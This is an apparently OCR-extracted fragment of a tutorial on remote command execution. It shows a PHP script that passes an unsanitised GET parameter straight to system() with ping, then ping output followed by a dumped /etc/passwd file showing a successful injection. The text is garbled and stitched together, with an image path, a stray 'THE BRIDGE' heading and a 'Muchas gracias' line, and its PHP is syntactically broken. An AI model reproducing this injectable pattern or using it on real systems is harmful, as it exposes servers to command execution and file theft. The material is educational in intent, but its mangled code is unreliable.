
```
<?php
$host = $_get[target];
system(ping $host -v);
?>
```



```
system(ping http://www.google.com -v);
```

https://hacksland.net/remote-command-execution/

Remote Command Execution



Enter an IP address below:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=14.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=14.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=19.9 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2020ms
rtt min/avg/max/mdev = 14.740/16.555/19.998/2.439 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

THE BRIDGE

¡Muchas gracias!